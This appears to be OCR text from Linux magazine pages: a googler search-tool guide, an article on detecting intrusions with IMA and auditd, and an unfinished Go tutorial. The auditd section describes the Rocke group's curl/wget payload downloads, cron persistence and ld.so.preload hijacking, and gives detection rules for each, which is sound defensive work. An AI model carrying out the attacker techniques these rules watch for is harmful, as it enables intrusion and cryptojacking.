```
1. Linux US - All about Linux - Apps bei Google Play
   https://play.google.com/store/apps/details?id=com.linux.us&hl=gsw&gl=US
   Clear, fast and free. All about Linux in one singel App. Everything about linux from news to security warnings,
   with us you are always up to date ..... That's not ...

2. Open-Source-Software in öffentlichen Einrichtungen - Wikipedia
   https://de.wikipedia.org/wiki/Open-Source-Software_in_%C3%B6ffentlichen_Einrichtungen
   Open-Source-Software (kurz: OSS) und Freie Software, häufig mit Linux als Kernbestandteil, ... Kommunen (wie
   Schwäbisch Hall) oder Behörden wie Gerichte oder die US-Armee stellten größere Teile ihrer IT-Infrastruktur auf
   OSS um.

3. How to play Among Us on Linux - AddictiveTips
   https://www.addictivetips.com/ubuntu-linux-tips/play-among-us-linux/
   Among Us is a multiplayer social deduction video game. The player is put in a game with other human players ...

4. Linux-Tipp (1) - Bootmanager Boot-US
   https://www.boot-us.de/tips_l01.htm
   26.02.2019 –

5. Open Source: Drohnen der US-Marine erhalten Linux als ...
   https://www.golem.de/news/open-source-drohnen-der-us-marine-erhalten-linux-als-betriebssysten-1206-92435.html
   11.06.2012 –

6. US-Luftfahrtbehörde FAA wechselt auf Linux - computerwoche ...
   https://www.computerwoche.de/a/us-luftfahrtbehoerde-faa-wechselt-auf-linux,575547
   28.04.2006 –

7. How to play Among Us on Linux - YouTube
   https://www.youtube.com/watch?v=8XobfuZWNKM
   Among Us is a multiplayer social deduction video game. The player is put in a game with other human players ...

8. Building Secure Servers with Linux (Classique Us): Amazon.de
   https://www.amazon.de/Building-Secure-Servers-Linux-Classique/dp/0596002173
   Building Secure Servers with Linux (Classique Us): Amazon.de: Bauer, Michael D: Fremdsprachige Bücher.
```

Figure 1: `googler` **displays the hits for the search term "Linux" in a numbered list.**

```
1. Linux - Wikipedia
   https://en.wikipedia.org/wiki/Linux
   listen) LEEN-uuks or /ˈlɪnʊks/ LIN-uuks) is a family of open-source Unix-like operating systems based on the
   Linux kernel, an operating system kernel first ...

2. Linux – Wikipedia
   https://de.wikipedia.org/wiki/Linux
   Linux, beziehungsweise eine Linux-Distribution, lässt sich als allein installiertes Betriebssystem betreiben,
   aber auch innerhalb eines Multi-Boot-Systems ...

3. Linux kernel - Wikipedia
   https://en.wikipedia.org/wiki/Linux_kernel
   The Linux kernel is a free and open-source, monolithic, modular, multitasking, Unix-like operating system kernel.
   It was conceived and created in 1991 by Linus ...

4. Linux distribution - Wikipedia
   https://en.wikipedia.org/wiki/Linux_distribution
   A Linux distribution (often abbreviated as distro) is an operating system made from a software collection that is
   based upon the Linux kernel and, often, ...

5. History of Linux - Wikipedia
   https://en.wikipedia.org/wiki/History_of_Linux
   Linux began in 1991 as a personal project by Finnish student Linus Torvalds: to create a new free operating
   system kernel. The resulting Linux kernel has been ...

6. Linux - Simple English Wikipedia, the free encyclopedia
   https://simple.wikipedia.org/wiki/Linux
   OS family:

7. Linux-Distribution – Wikipedia
   https://de.wikipedia.org/wiki/Linux-Distribution
   Eine Linux-Distribution ist eine Auswahl aufeinander abgestimmter Software um den Linux-Kernel, bei dem es sich
   dabei in einigen Fällen auch um einen mehr ...

8. Linux (Kernel) – Wikipedia
   https://de.wikipedia.org/wiki/Linux_(Kernel)
   Linux (deutsch ['li:nʊks]) ist ein Betriebssystem-Kernel, der im Jahr 1991 von Linus Torvalds ursprünglich für
   die 32-Bit-x86-Architektur IA-32 entwickelt und ...

9. Linus Torvalds - Wikipedia
   https://en.wikipedia.org/wiki/Linus_Torvalds
   Linus Benedict Torvalds is a Finnish-American software engineer who is the creator and, historically, the main
   developer of the Linux kernel, used by Linux ...
```

Figure 2: **If needed, you can restrict the search to a single website.**

In the simplest case, you can start a keyword search on Google by calling `googler TERM`. The result for the keyword "Linux" is shown in Figure 1. You can see that `googler` numbers the search results. If you type the number for a search result, `googler` passes the address to the default web browser to open. If this does not work for you, that means that `googler` cannot determine the appropriate browser. You then need to pass in the name of the program with the `--url-handler` parameters, for example, as `--url-handler lynx` (or whatever you use).

By default, `googler` always returns 10 search results; the number can be increased or reduced with the `-n NUMBER` parameter. The parameter I use most often, however, is `-t 12m`. This will only show hits that are at most 12 months old – which is quite handy, because if you're looking for a particular error message, for example, you are naturally more interested in recent results than ancient ones.

It is also often useful to limit the search to one website. For example, if you only want to see results from Wikipedia, you can do this with the `-w` option. The example in Figure 2 shows hits for the term "Linux" that come from the Wikipedia website.

If you do not want to leave any data traces when searching the web, take a look at `ddgr` [2]. It comes from the same author as `googler`, supports (almost) the same parameters, but uses DuckDuckGo and is therefore far more frugal in terms of data handling. ■■■

Listing 1: Installing googler

```
$ cd Downloads/
$ wget -c https://github.com/jarun/
  googler/archive/refs/tags/
  v4.3.2.tar.gz
$ tar -xvf v4.3.2.tar.gz
$ cd googler-4.3.2/
$ sudo make install
$ cd auto-completion/bash/
$ sudo cp googler-completion.bash
  /etc/bash_completion.d/
```

Info

[1] googler: *https://github.com/jarun/googler*
[2] ddgr: *https://github.com/jarun/ddgr*

Better security auditing with Auditd and the Integrity Measurement Architecture

Gotcha!

The Integrity Measurement Architecture adds important details to your audit logs, making it easier to track an intruder's footprints.

By Franciszek Pokryszko

Sometimes event logs are not enough, and you need to supply your security systems with something more. For instance, you might want to improve the detection of anomalies or facilitate the hunt for an intruder on your network. Many commercial solutions are available for file integrity monitoring in Linux. However, some budgets don't allow for a large investment. The good news is that Linux systems have a great selection of open source tools for securing systems, and these tools provide a means for maintaining file integrity at low cost. The Integrity Measurement Architecture comes in handy.

Integrity Measurement Architecture (IMA) [1] is a component of the Linux kernel's integrity subsystem (see the "Components of the Integrity Subsystem" box.) IMA is responsible for calculating hashes of files before loading them, and it supports reporting on the hashes. The integrity subsystem also consists of an Extended Verification Module (EVM) that detects tampering with offline security attribute extensions (e.g., SELinux), which are the basis for clearance decisions of the Linux Security Modules (LSM) framework.

What Is IMA?

The main purpose of IMA is to detect if files have been accidentally or intentionally changed, evaluate the measurement of a file against a value stored as an extension attribute, and enforce the integrity of local files. These objectives are complemented by Mandatory Access Control (MAC) protections provided by LSM modules such as SELinux and Smack.

To ensure file integrity, IMA can work with the Trusted Platform Module (TPM) chip [2] to protect the collected hashes from tampering.

IMA provides the following functions:

- Collect – measure a file before it is accessed.
- Store – add the measurement to a kernel resident list, and if a hardware TPM is present, extend the IMA PCR.
- Attest – use the TPM (if it is present) to sign the IMA PCR value, allowing a remote validation of the measurement list.
- Appraise – enforce local validation of a measurement against a known value stored in an extended attribute of the file.
- Protect – protect a file's security/extended attributes (including appraisal hash) against offline attack.
- Audit – audit the file hashes.

Enabling IMA

The first step for enabling IMA is to open and replace some lines in the kernel configuration file. Listing 1 shows an example of the changes for kernel version 4.15.0.

The next step is to update the bootloader configuration. Add the following line to the `/etc/default/grub` file:

```
GRUB_CMDLINE_LINUX=↵
  "ima_tcb lsm=integrity ↵
  ima_appraise=enforce ↵
  ima_policy=tcb ↵
  ima_policy=appraise_tcb ↵
  ima_hash=sha256"
```

`lsm=integrity` enables integration with LSM, and `ima_appraise = enforce` causes IMA to evaluate files according to policy.

Update Grub with:

```
$ sudo update-grub
```

The integrity log registered by IMA is located in the directory `/sys/kernel/security/ima/ascii_runtime_measurements`.

Components of the Integrity Subsystem

Components of the Linux integrity subsystem include:

- IMA-measurement – part of the integrity architecture based on the open standards of the Trusted Computing Group, including TPM, Trusted Boot, Trusted Software Stack (TSS), Trusted Network Connect (TNC), and Platform Trust Services (PTS)
- IMA-appraisal – a component that extends the concept of "secure boot," checking file integrity before transferring control or allowing access to a file by the operating system
- IMA-audit – a component that contains hashes of files in the system audit logs that can be used to extend the system security analysis

The IMA measurement subsystem was added in Linux 2.6.30. Appraisal came later, in Linux 3.7.

Photo by Kit Ishimatsu on Unsplash

The next task is to create an IMA Policy configuration file in the `/etc/ima` directory:

```
$ vi /etc/ima/policy.conf
```

Add the following line:

```
audit func=BPRM_CHECK ➥
  mask=MAY_EXEC
```

The rules you define in the policy file apply to auditing all executable files.

To load an IMA policy, enter:

```
$ cat /etc/ima/policy.conf > ➥
  /sys/kernel/security/ima/policy
```

Some policies might be too general for the system. Therefore, in the future, you should adapt according to your needs.

Restart for the changes to take effect.

Auditd

Auditd is a userspace component that receives and logs information from the underlying Linux auditing system. The auditd userspace tool is a good example of an application that uses information from IMA.

The first step is to install the necessary packages. In Ubuntu:

```
$ sudo apt-get install ➥
  auditd audispd-plugins
```

Or in Centos:

```
$ sudo yum install ➥
  audit audit-libs
```

Once the packages are installed, you can start and enable the service with:

```
$ sudo systemctl start auditd
$ sudo systemctl enable auditd
```

All auditd events are located in:

```
/var/log/audit/audit.log
```

Each entry in the log contains a collection of values that will provide a roadmap for auditing the event. For the `INTEGRITY_RULE` policy, the log includes an SHA-256 hash to establish the integrity of the file, along with other settings (see Listing 2).

The auditd syntax is as follows:

```
-w path-to-file -p permissions ➥
  (r,w,x,a) -k keyname
```

where `-w` is the path to the file or directory. `-p` describes the permission access type that a file system watch will trigger on (`r` = read, `w` = write, `x` = execute, and `a` = attribute). `-k` is the "keyname" switch, which describes what the alert is about, thus making it easier to interpret and filter the logs. The key value can be searched from SIEM or Log Management systems, so that no matter which rule triggered an event, you can find the results.

Auditd lets you create and customize rules. To make your own rules, you should add them to the file `/etc/audit/rules.d/audit.rules` or use the `auditctl` command.

Visibility Logs

If IMA and auditd are configured correctly, events from the log can be sent to the SIEM or log management system. A full-featured log management system will make it easier to search and correlate information. It will certainly be a good way to react faster to suspicious events or attacks. Values for the file hash, path, UID, or GID can help to detect possible security issues related to the event.

Graylog is a centralized logging solution that allows the user to aggregate and search through logs. Graylog provides a means for storing logs at a centralized location. (Keeping all the logs in one place helps you identify the issues easily.) You can use Graylog to collect and analyze logs from various sources: operating systems, application servers, hardware, and software firewalls. Graylog also helps you monitor websites, web applications, and other areas of IT infrastructure.

Figure 1 shows an example of the same event that was generated when I launched the script `script.sh`.

Once everything is configured, you can monitor your system and also hunt for threats. It is worth configuring your rules in such a way that they detect the events that are most important. If you aren't sure which rules are the most useful in detecting threats, it could be worth reaching for the MITER ATT&CK Framework.

Uncovering an Attack

The MITRE ATT&CK framework [3] is a knowledge base and model for documenting the life cycle and behavior of cyber attacks. The framework documents attacker tactics and techniques based on real-world observations. MITRE also helps to categorize adversary action and recommends specific ways of defending against an attack. The reports can vary in depth and insight – unfortunately, not all techniques are easily mapped.

If you know the details of how an attacker operates, it is much easier to search the audit log for evidence of an attack. MITRE is a good source for that preliminary attack information.

As an example, suppose you were checking to see if the Rocke group had infiltrated your system? According to the MITRE website [4]:

Rocke is an alleged Chinese-speaking adversary whose primary objective appears to be cryptojacking, or stealing victim system resources for the purposes of mining cryptocurrency.

The group specializes in attacks on Linux systems.

MITRE ATT&CK gives each technique its own number. The number is used to

Listing 1: Enabling IMA

```
$ vi /boot/config-4.15.0-126-generic

CONFIG_INTEGRITY=y
CONFIG_IMA=y
CONFIG_IMA_MEASURE_PCR_IDX=10
CONFIG_IMA_LSM_RULES=y
CONFIG_INTEGRITY_SIGNATURE=y
CONFIG_IMA_APPRAISE=y
--
# Since 4.13
IMA_APPRAISE_BOOTPARAM=y
--
```

Listing 2: Integrity Rule Event

```
type=INTEGRITY_RULE msg=audit(1619631954.633.430): file="/root/script.sh"
hash="sha256:7fa8f6dae6e81358308eee2a7a77a7d71d40e8f9cadbb3e266ea39371041f8fd"
ppid=1897 pid=2007 auid=1000 uid=0 gid=0 euid=0
```




Figure 1: Logging an event with Graylog.

map the technique to auditd, which makes it possible to distinguish which technique the alert concerns, as follows:

- T1140 Deobfuscate/Decode Files or Information

According to this alert, which appears in the `-k` (keyname) field of the auditd log entry, Rocke group has extracted `tar.gz` files after downloading them from a command and control server. A report at MITRE ATT&CK says that Rocke group downloads payloads hosted on a legitimate website (*Pastebin.com*). The group uses the `curl` or `wget` utilities to download payloads to execute with a bash shell.

```
-w /usr/bin/wget -p x -k ➥
  T1140-Deobfuscate-Decode-Files-➥
  or-Information
-w /usr/bin/curl -p x -k ➥
  T1140-Deobfuscate-Decode-Files-➥
  or-Information
```

In the same step, the group decodes commands from binary into ASCII format using Base64:

```
-w /usr/bin/base64 -p x -k ➥
  T1140-Deobfuscate-Decode-Files-➥
  or-Information
```

The Bitcoin miner itself is downloaded using shell scripts, curl, or wget from another location other than Pastebin. First, a `config.json` file containing the miner configuration data is downloaded, and then the rest of the miner. Next the group downloads mining executables from its own Git repositories and saves them under the filename `java` or `kworkerds` in the `/tmpv`, `/var/tmp`, or `/dev/shm` directory. Understanding this kind of behavior lets you make rules to detect it.

- T1053.003 Scheduled Task/Job: Cron

Rocke has installed a cron job that downloads and executes files from the command and control center.

Rocke creates cron jobs that persist on the victim's systems, which lets the attacker execute commands on a schedule without the need to be logged in. Rocke manipulates cron jobs, replacing the cron schedule and placing a malicious script in a folder that will execute hourly, daily, or weekly as part of existing cron jobs (Listing 3).

- T1574.006 Hijack Execution Flow: Dynamic Linker Hijacking

This alert shows that Rocke has modified `/etc/ld.so.preload` to hook `libc` functions in order to hide the installed dropper and mining software in process lists. The group uses the open source tool `libprocesshider` to hide the process, before executing a file that modifies `/etc/ld.so.preload`.

```
-w /etc/ld.so.preload -p wa -k ➥
  T1574.006-Hijack-Execution-Flow-➥
  Dynamic-Linker-Hijacking
```

This information on the Rocke group makes it easy to search the audit log for a Rocke attack (refer to Listing 1). You can use the log to uncover:

- The path of the file that was executed and the path of its parent
- The PID and parent PID (PPID) of the executable
- The hash value of the file
- The UID, GID, and EUID of the process owner

You can then check whether an earlier version of the hash is already in a database, and if so, comparing the versions could indicate whether file has been altered.

Listing 3: Tricks with Cron

```
-w /etc/cron.daily/ -p wa -k T1053.003-Scheduled Task-Job-Cron
-w /etc/cron.hourly/ -p wa -k T1053.003-Scheduled Task-Job-Cron
-w /etc/cron.monthly/ -p wa -k T1053.003-Scheduled Task-Job-Cron
-w /etc/cron.weekly/ -p wa -k T1053.003-Scheduled Task-Job-Cron
-w /var/spool/cron/crontabs/ -p wa -k T1053.003-Scheduled Task-Job-Cron
```

Conclusion

IMA, together with auditd, can certainly help you protect your systems. Of course, this setup won't cover all security surfaces, but being able to recognize hashes and expose attack techniques can help you detect threats faster. In addition to supporting faster threat recognition, IMA also lets you customize your rules. As you can see from the Rocke group example, you can use the Linux auditing system to discover techniques and tools that might indicate an attack. ■■■

Info

[1] IMA: *https://sourceforge.net/p/linux-ima/wiki/Home/*

[2] TPM: *https://en.wikipedia.org/wiki/Trusted_Platform_Module*

[3] MITRE ATT&CK: *https://attack.mitre.org/*

[4] Rocke: *https://attack.mitre.org/groups/G0106*

Golang: Harder than scripting, but easier than programming in C

Let's Go!

Released back in 2012, Go flew under the radar for a long time until showcase projects such as Docker pushed its popularity. Today, Go has become the language of choice of many system programmers. *By Mike Schilli*

In 2012, Unix and C veterans Robert Griesemer, Rob Pike, and Ken Thompson released the system-oriented programming language Go under the aegis of Google. For a long time it eked out a niche existence, before eventually becoming the industry standard for system-oriented programming. Today, observers of the Unix scene are rubbing their eyes in disbelief over the number of tools developed in Go.

To name a programming language after an everyday word such as Go seems like a pretty crazy idea from the viewpoint of a search engine operator. After all, search engines actually remove filler words such as "go" from incoming queries. So, when looking for Go programming tips, the recommendation is to search for "Golang" instead, which has also become the accepted name for the language in the community.

Quickly Installed

If you want to try Go, the easiest approach is to grab a package for your favorite distro. On Ubuntu, for example, type:

```
sudo apt install golang
```

After the install, `go build` gives you a super-fast Go compiler; `gofmt` a pretty printer; `go doc` a renderer for manual pages, an extensive core library, and much more.

Go offers a mature development framework, a huge standard library for handling typical programming tasks, support for automatic testing, and a lively community that keeps uploading new libraries to GitHub, from which you can easily include them in your own applications via simple references in your own code.

In the following exploration, I'm going to present only a limited number of useful language features; many may sound familiar, as you might have heard of them in typical "language wars" in the vein of endless discussions such as "Emacs vs. vi". If you want to learn more, I recommend Go's online interactive tutorial [1] or the excellent original book written by one of the Go makers [2].

gofmt

The Internet community has wasted a good deal of energy over the years infinitely discussing the right number of indentations or spaces between keywords or even the "right" editor.

Following Python's strict example to some extent, the Go community prefers a very specific code format. The compiler doesn't grumble if someone now uses four or eight spaces for indentation instead of tabs, but the community insists on principle that any code is run through the `gofmt` prettifier first before it appears anywhere online in a repository such as GitHub. The formatter rigorously sets tabs for indentation and removes spaces between round brackets and text, but puts spaces around punctuation such as `+` or `=` for easier reading. There is no arguing with this; it is just the way things are done.

The situation is similar for CamelCase within variables and functions: `geoSearch()` is in; `geo_search()` is out. By the way, it also matters whether you start a variable with upper or lowercase. In a structure or package, Go exports uppercase variables outside the current context, and lowercase variables remain private.

Result or Error?

One hot topic in programming languages is the pros and cons of exceptions (Java, Python) versus returned error codes. Go sees itself in the tradition of the classics like C (which is understandable given Go's list of authors) and evaluates return values with each function call – but with a twist. Since Go functions can return several values, an error code usually comes back along with a result, like with the `ReadFile()` function from the Go `os` standard library, for example (see Listing 1 [3]).

The first return value, `data`, contains the data found inside the specified file, as an array of the type `[]byte` after a successful read operation. However, if something goes wrong, an error is returned as the second value in the `err` variable. The main program code checks this result as instructed with `err != nil`.

Author

Mike Schilli works as a software engineer in the San Francisco Bay Area. Each month in his column, which has been running since 1997, he researches practical applications of various programming languages. If you email him at *mschilli@perlmeister.com* he will gladly answer any questions.

Listing 1: readfile.go

```
package main

import (
  "log"
  "os"
)

func main() {
  data, err := os.ReadFile("/tmp/dat")
  if err != nil {
    log.Fatal(err)
  }
  os.Stdout.Write(data)
}
```

This returns a true value for the `if` condition in case of an error because, in case of success, `err` is set to `nil`.

By the way, in case of an error, you should not use the other return value (`data`). Usually, it is set to its so-called null value in Go anyway, which variables assume after they are declared but not yet initialized. In the example of an array of type `[]byte`, this is an empty array.

Batteries Included

The all-inclusive binaries that the Go compiler produces turn out to be really useful. For example, if you want to run a Go program on a shared server offered by your favorite budget hoster, you simply compile it in peace on your home machine, even in a Docker container (or on a Mac if you are so fancy), and upload a single file that runs there, without a murmur of protest. No pestering about dependencies, no problems with shared libraries or additional modules that you need to install, and, of course, you won't need root privileges.

This may seem like a solution to a relatively trivial problem. But if you have ever tried to install a DIY Python script for a customer who either didn't have the right Python version, didn't have all the required packages, or perhaps even didn't have an Internet connection to make up for this missing infrastructure, you'll welcome a single ready-to-run binary as a savior.

If you distribute your software publicly and want to save users the trouble of compiling from the Go source code, you can also offer a binary for download on a website. Mind you, just one binary for all Linux variants – and then maybe one for macOS and maybe even a third one for the ARM-based Raspberry Pi. The build machine doesn't even have to run the target platform's architecture. If you want to create a Linux binary on the Mac, you do it with:

```
GOOS=linux GOARCH=386 go build …
```

because Go supports cross-compiling perfectly. It can even create Windows binaries.

Although Go binaries naturally occupy more disk space than dynamically linked programs, compared to a 16TB hard disk, a 2MB "Hello World" binary in Go seems pretty insignificant – especially compared to the dependency hell the installer would inevitably have to descend into.

Draw from GitHub

A language does not live on its core alone. It is also important for as many volunteers as possible to continuously write new extensions and make them freely available to the community. This may sound crazy, but Go can actually reference third-party libraries from code repositories such as GitHub directly from the Go code. The compiler then fetches the source code through the network directly from the original server, along with the dependent packages. For example, Listing 2 uses the *progressbar* library on GitHub, which draws a beautiful progress bar in the terminal window. In its `import` section, the program references the project's GitHub page and assigns it the (optional) `pb` short form.

Faced with the spontaneous `go build` of Listing 2, however, the Go compiler would grumble about the missing library, but a preceding `go get` with the GitHub path listed in the code brings in the progress bar source. Instead of calling `go get`, however, many developers today define a Go module instead with

```
go mod init NAME
```

which remembers dependencies in a newly created `go.mod` file. A subsequent `go build` handles the task of fetching the new code, including its dependencies, and linking it all to the existing code in one fell swoop.

Figure 1 shows that the code from Listing 2 compiles smoothly after creating a new Go module. The subsequent `go build` call succeeds because the compiler drags in a version of the *progressbar* library directly from GitHub. Imagine the possibilities: Just about anybody can park new Go libraries on GitHub to share them with the world, and the world can just as easily access them at compile time.

Attentive readers will notice that this approach simply postpones the dependency hell problem from installation time to compilation time. If Go code relies on open source projects on GitHub, a binary that has been compiled once

Listing 2: pb.go

```
01 package main
02
03 import (
04   pb "github.com/schollz/progressbar/v3"
05   "time"
06 )
07
08 func main() {
09   bar := pb.Default(100)
10   for i := 0; i < 100; i++ {
11     bar.Add(1)
12     time.Sleep(400 * time.Millisecond)
13   }
14 }
```

```
$ go mod init pb
go: creating new go.mod: module pb
$ go build pb.go
go: finding module for package github.com/schollz/
progressbar/v3
go: found github.com/schollz/progressbar/v3 in git
hub.com/schollz/progressbar/v3 v3.8.0
$ ./pb
  44% |[redacted]          | (44/100, 2 it/s) [17s:22s]
```

Figure 1: Go code references and pull libraries from GitHub.

will always continue to run and can also be reinstalled without any problems. The build process for new versions, however, could encounter a problem if the library author mothballs their GitHub project or makes non-backward compatible changes: That would pull out the support for the user projects relying on the library.

Native JSON

System components often communicate over the network using data in JSON format. Go also takes this approach, packaging its data structures into JSON and unfolding them at the receiving end without any hitches. Naturally, as a rule of thumb in JSON, typed data chafes against Go's strict type model, but Go is to some extent lenient here.

Listing 3 first defines a `keyVal` data structure with three components `A` through `C`, each containing a string as its value. To allow the Go code to access the struct's fields outside the current `package` scope, the field names begin with a capital letter. JSON, on the other hand, traditionally uses lowercase keys in its data structures. This requires some back-and-forth conversions between Go internal variables and their JSON counterparts.

Mapping of the Go struct member names to the JSON names is driven by the backticked text following the field definition. An entry such as

```
A string `json:a`
```

specifies that the `A` member of the Go structure of type `KeyVal` is a string that arrives as `a` in JSON.

The Go receiver responds quite flexibly to variations in the JSON data. If a value arrives in JSON under a key that the receiving Go struct does not define, the `json.Unmarshal()` read function simply ignores it. Conversely, if the Go struct contains an entry that does not exist in the incoming JSON, Go leaves the structure field uninitialized.

Flexible to Modifications

While the incoming JSON map in Listing 3 defines values for the `a`, `b`, and `d` keys, the receiving `keyVal` struct contains fields named `A`, `B`, and `C`. As the output `data={A:x B:y C:}` of the binary compiled from Listing 3 shows, everything still turns out fine.

The excess JSON entry `d` was silently ignored by the receiver. It left the key `c`, which was missing in JSON, uninitialized in the Go structure, by leaving the field at its null value, which for strings is the empty string. In this way, Go programs can handle modified JSON data, with existing fields missing or new fields added during development without crashing or aborting with an error.

But to make Go programs actually populate newly added Go struct members with new JSON fields, you have to modify the code by extending the struct and to recompile the program. By the way, there is also the trick that lets you transfer a JSON object directly into a Go map (Go's dictionary data type) and thus adapt the Go program dynamically to changing JSON structures. But diehard Go wizards will turn up their noses at this, because it opens the door to ignored type errors.

Go is not at all lenient in cases of clear type violations, such as a struct member of the `string` type arriving as an integer in JSON. In this case, `json.Unmarshal()` returns an error that the program has to field and hopefully raise an alert with a helpful message.

Runes, Characters, and Bytes

Go interprets program code as UTF-8 encoded (i.e., in the space-saving standard encoding of the Unicode character set). A string in Go contains a series of Unicode code points known as runes in the Go lingo. If you iterate over a string using the `range` operator, what you get back are runes that represent both ASCII characters and umlauts equivalently.

If you prefer to tinker with raw bytes, it is better to use byte arrays of type `[]byte` instead of strings. Not only is this faster, but it also has the side effect that the code can both read the array and modify it. Strings are immutable in Go.

If, for example, a character is now fetched from a string in order to use it in a hash table (e.g., to store the string under the key of the initial letter in the Go map), you need to pay close attention to the data types, as shown in Listing 4. Otherwise, the compiler will complain and refuse to do its work.

The hash table (`map`) in line 8 assigns keys of the `rune` type to entries of the `string` type. The two curly braces at the end of the declaration point to the table's initialization data, which in this case is simply left empty.

The `for` loop starting in line 11 then iterates over the runes of the string `"abc"`. It creates a map entry for each rune under the respective letter, each of which points to the complete string. Line 16 then reaches into the table and retrieves the entry with the `a` key and then prints: `a: abc`.

Regarding the `for` loop starting in line 11, the `range` operator iterates over all entries in the data structure passed to it, returning two values for each entry: the current index starting at `0` and the value of the entry. But Listing 4 is only interested in the individual characters in the string and does not need the index counter. This is why it assigns the index to

Listing 3: json.go

```
package main

import (
  "encoding/json"
  "fmt"
)

type keyVal struct {
  A string `json:a`
  B string `json:b`
  C string `json:c`
}

func main() {
  jsonStr := []byte(`{"a": "x", "b": "y", "d": "z"}`)
  data := keyVal{}
  err := json.Unmarshal(jsonStr, &data)
  if err != nil {
    panic(err)
  }
  fmt.Printf("data=%+v\n", data)
}
```

the _ (underscore) variable. This has the effect of making Go discard the value unseen. It also avoids the error message that would otherwise come up if the index were assigned to a variable `i` that is not used anywhere else.

Memory (Almost) Automated

Maps grow automatically with their requirements and use dynamically increasing chunks of memory. Go manages memory seemingly automatically. Initializing a hash table in the previous example ensures that a subsequent statement such as

```
data["a"]="abc"
```

will work without an explicit memory allocation. For both the keys in the hash table and the values assigned to them, Go internally makes sure that enough memory is reserved.

When a function generates a hash table and returns it, the table remains valid in the main program. If at some later point no one references the table, the garbage collector [4] cleans it up in due time and releases the allocated memory without the programmer having to worry about a thing.

Things get more complicated when you have a two- or multi-dimensional data structure. Then Go programmers need to initialize the structure separately at each level. Scripting languages such as Python or Ruby simply declare a two-dimensional array or hash map, and the runtime environment ensures that a new `data[i][j]` entry accesses automatically allocated memory and does not end up in a black hole. But anyone who tries this in Go will run into trouble. A script such as the one in Listing 5 compiles without complaint, but triggers the runtime error:

```
panic: assignment to entry in nil map
```

Listing 6, in contrast, gets it right. Before the program accesses the second level of the hash table, line 5 assigns a freshly allocated sub-hash map to the first-level entry. From this point on, entries are allowed access on two levels. However, it is important to create the sub-hash for each new entry on the first level before accessing the second level.

Processes, Threads, and Goroutines

Traditionally, Unix systems implement concurrency with processes, but their resource consumption is enormous because of memory duplication. Languages such as Java or C++ let programmers handle this with threads that share the memory and are therefore far more lightweight. However, a few hundred thousand threads running in parallel will also overwhelm the processor.

Go adds another abstraction layer on top of the thread model, sending many goroutines per thread into the field and scheduling them with its own scheduler, which actually lets you run millions of them simultaneously. Using the syntax

```
go func() {...}
```

Go programmers fire off new goroutines, which the processor apparently executes simultaneously together with the rest of the program flow.

Of course, this causes problems during synchronization. How does one goroutine wait for another, how do they exchange data, and how can the main program call back and shut down all the goroutines started to date?

Channels: Synchronizing Communication

Various concurrent program components in Go often exchange messages via channels whose function goes beyond that of airmail-style Unix pipes. In fact, the sender and receiver often use channels to mutually sync in an elegant way without needing hard-to-handle software structures such as semaphores.

When a Go program reads from a channel with nothing written to it, the reading goroutine blocks the program flow until something arrives in the channel. And if a goroutine tries to write into a channel when no one is reading from it, it also blocks until a recipient is found to read from the pipe.

If you try to read from a channel and then write to it in a Go program, or vice versa, you will end up writing the most boring Go program in the world. It will just block permanently (Listing 7). And

Listing 4: hash.go

```
01 package main
02
03 import (
04   "fmt"
05 )
06
07 func main() {
08   hash := map[rune]string{}
09   str := "abc"
10
11   for _, ch := range str {
12       hash[ch] = str
13   }
14
15   key := 'a'
16   fmt.Printf("%c: %s\n", key, hash[key])
17 }
```

Listing 5: dimfail.go

```
package main

func main() {
  twodim := map[string]map[string]string{}
  twodim["foo"]["bar"] = "baz" // panic!!
}
```

Listing 6: dimok.go

```
01 package main
02
03 func main() {
04   twodim := map[string]map[string]string{}
05   twodim["foo"] = map[string]string{}
06   twodim["foo"]["bar"] = "baz" // ok!
07 }
```

if nothing else is going on apart from what's shown there, the Go runtime detects a deadlock, aborts the program, and outputs an error:

```
fatal error: all goroutines are
asleep - deadlock!
```

Read and write instructions for a channel therefore always need to be happening in parallel, usually in different, concurrent goroutines. By way of an example, Listing 8 generates two channels, `ping` and `ok`, that transfer messages of the `bool` type (`true` or `false`). After the channels are created, the program's main function (which is a goroutine in itself) fires up another goroutine that tries to read from the `ping` channel, causing it to block.

Meanwhile, the main program continues and writes a Boolean value to the `ping` channel after announcing "Ping!" to the user. As soon as the parallel goroutine on the other end starts to listen to the channel, the write goes through, and the main program advances to the next statement, which now waits by reading from the `ok` channel at the end of Listing 8.

The previously started parallel goroutine, which also has access to the channel via the `ok` variable, meanwhile advances beyond the read statement from `ping` and now writes a Boolean value to the `ok` channel. This prompts the last line of the main program to terminate its blocking read statement, and the program ends – a perfect handshake that allows two goroutines, one from the main program and the additional one started in line 11, to talk to each other – that is, to synchronize.

The output of the binary compiled from Listing 8 is *"Ping!"* and *"Ok!"*, in exactly that order and never out of order, because the channel arrangement shown here categorically rules out any dreaded race conditions.

Listing 7: block.go

```
package main

func main() {
  ch := make(chan bool)
  ch <- true // blocking
  <-ch
}
```

Listing 8: chan.go

```
package main

import (
  "fmt"
)

func main() {
  ping := make(chan bool)
  ok := make(chan bool)

  go func() {
    select {
    case <-ping:
      fmt.Printf("Ok!\n")
      ok <- true
    }
  }()

  fmt.Printf("Ping!\n")
  ping <- true
  <-ok
}
```

No More than Two

